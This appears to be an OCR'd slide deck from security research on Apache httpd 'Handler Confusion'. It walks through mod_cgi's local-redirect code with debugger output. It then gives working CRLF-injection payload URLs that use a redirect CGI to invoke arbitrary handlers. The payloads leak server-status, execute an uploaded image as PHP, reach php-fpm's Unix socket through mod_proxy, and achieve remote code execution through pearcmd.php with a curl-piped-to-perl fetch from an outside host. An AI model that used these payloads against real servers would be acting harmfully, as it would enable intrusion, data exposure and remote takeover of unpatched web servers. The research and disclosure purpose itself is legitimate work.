
RFC 3825 - CGI Version 1.1
6.2.2. Local Redirect Response


```
static int cgi_handler(request_rec *r) {
    // […]
    ret = ap_scan_script_header_err_brigade_ex(r, bb, sbuf, APLOG_MODULE_INDEX);

    location = apr_table_get(r->headers_out, "Location");
    if (location && location[0] == '/' && r->status == 200) {
        r->method = "GET";
        r->method_number = M_GET;
        apr_table_unset(r->headers_in, "Content-Length");
② ▶     ap_internal_redirect_handler(location, r);
        return OK;
    }
    else if (location && r->status == 200) {
        return HTTP_MOVED_TEMPORARILY;
    }
```

RFC 3825 - CGI Version 1.1
6.2.2. Local Redirect Response

```
AP_DECLARE(void) ap_internal_redirect_handler(const char *new_uri,
    request_rec *r) {

    int access_status;
    request_rec *new = internal_internal_redirect(new_url, r);

    if (r->handler)
        ap_set_content_type(new, r->content_type);
    access_status = ap_process_request_internal(new);
```

③


HTTP
read_request
quick_handler
translate_name
map_to_storage
access_checker
auth_checker
type_checker
fixups
handler
log_transaction
mod_cgi
[#0] → cgi_handler
[#1] → ap_run_handler
gef➤ p r->filename
$1 = "/usr/lib/cgi-bin/redir.pl"
gef➤ p r->handler
$2 = "cgi-script"
gef➤ p r->content_type
$3 = "arbitrary-content-type"


HTTP
read_request
quick_handler
translate_name
map_to_storage
access_checker
auth_checker
type_checker
fixups
handler
log_transaction
Internal Redirection
read_request
quick_handler
translate_name
map_to_storage
access_checker
auth_checker
type_checker
fixups
handler
log_transaction

HTTP

ContentType-to-Handler

read_request

quick_handler

translate_name

map_to_storage

access_checker

auth_checker

type_checker

fixups

handler

log_transaction

core

```
[#0] → ap_invoke_handler
[#1] → ap_process_async_request
```

```
gef➤  p r->filename
$1 = "arbitrary-location"

gef➤  p r->handler
$2 = "arbitrary-handler"

gef➤  p r->content_type
$3 = "arbitrary-content-type"
```

Handler Confusion: Primitive #2 Arbitrary Handler Invocation!

CGI and all its family follow this RFC

1. mod_cgi
2. mod_cgid
3. mod_wsgi
4. mod_uwsgi
5. mod_fastcgi
6. mod_perl
7. mod_asis
8. mod_fcgid
9. mod_proxy_scgi

How to trigger the Local Redirect?

- How to control response headers?
  - CRLF Injection
  - SSRF
  - ...

```
#!/usr/bin/perl

use CGI;
my $q = CGI->new;
my $redir = $q->param("r");
if ($redir =~ m{^https?://}) {
    print "Location: $redir\n";
}

print "Content-Type: text/html\n\n";
```

Handler Confusion: Primitive #2-1 Arbitrary Handler to Info Disclosure

- Invoking *Server-Status* Handler!

```
http://server/cgi-bin/redir.cgi?r=http://%0d%0a
Location:/ooo %0d%0a
Content-Type:server-status %0d%0a
%0d%0a
```

Apache Status

http://server/cgi-bin/redir.cgi?r=http://%0d%0aLocation:/ooo%0d%0aContent-Type:server-status%0d%0a%0d%0a

Apache Server Status for www.local (via [redacted])

Server Version: Apache/2.4.58 (Unix) mod_fastcgi/mod_fastcgi-SNAP-0910052141 OpenSSL/1.1.1f mod_fcgid/2.3.9 Phusion_Passenger/6.0.20 mod_wsgi/4.6.8 Python/3.8
Server MPM: prefork
Server Built: Mar 14 2024 06:48:03

Current Time: Tuesday, 16-Jul-2024 17:51:34 UTC
Restart Time: Wednesday, 10-Jul-2024 08:35:17 UTC
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 6 days 9 hours 16 minutes 17 seconds
Server load: 1.07 1.10 1.08
Total accesses: 18 - Total Traffic: 4 kB - Total Duration: 8270256
CPU Usage: u22.45 s21.61 cu.41 cs.1 - .00808% CPU load
3.26e-5 requests/sec - 0 B/second - 227 B/request - 459459 ms/request
1 requests currently being processed, 0 idle workers

Handler Confusion: Primitive #2-2 Arbitrary Handler to Misinterpret


- Invoking *mod_php* handler

```
http://server/cgi-bin/redir.cgi?r=http:// %0d%0a
Location:/uploads/avatar.webp %0d%0a
Content-Type:application/x-httpd-php %0d%0a
%0d%0a
```

Handler Confusion: Primitive #2-2 Arbitrary Handler to Full SSRF

- Invoking *mod_proxy* handler

```
http://server/cgi-bin/redir.cgi?r=http:// %0d%0a
Location:/ooo %0d%0a
Content-Type:proxy:http://example.com/%3f %0d%0a
%0d%0a
```


Example Domain
http://server/cgi-bin/redir.cgi?r=http://%0d%0aLocation:/ooo
%0d%0aContent-Type:proxy:http://example.com/%3f%0d%0a%0d%0a
Example Domain
This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.
More information...

Handler Confusion: Primitive #2-2 Arbitrary Handler to Full SSRF

- Invoking *mod_proxy* to access local Unix Domain Socket!

```
http://server/cgi-bin/redir.cgi?r=http:// %0d%0a
Location:/ooo %0d%0a
Content-Type:proxy:unix:/run/php/php-fpm.sock|
fcgi://127.0.0.1/var/www/html/index.php %0d%0a
%0d%0a
```

Handler Confusion: Primitive #2-2
Arbitrary Handler to SSRF to RCE

```
http://server/cgi-bin/redir.cgi?r=http:// %0d%0a
Location:/ooo %0d%0a
Content-Type:proxy:unix:/run/php/php-fpm.sock|
fcgi://127.0.0.1/usr/share/php/pearcmd.php %0d%0a
%0d%0a
```

Handler Confusion: Primitive #2-2
Arbitrary Handler to SSRF to RCE

```
http://server/cgi-bin/redir.cgi?r=http:// %0d%0a
Location:/ooo?%2b run-tests %2b -ui %2b $(curl${IFS}
http://orange.tw/x|perl) %2b alltests.php %0d%0a
Content-Type:proxy:unix:/run/php/php-fpm.sock|
fcgi://127.0.0.1/usr/share/php/pearcmd.php %0d%0a
%0d%0a
```

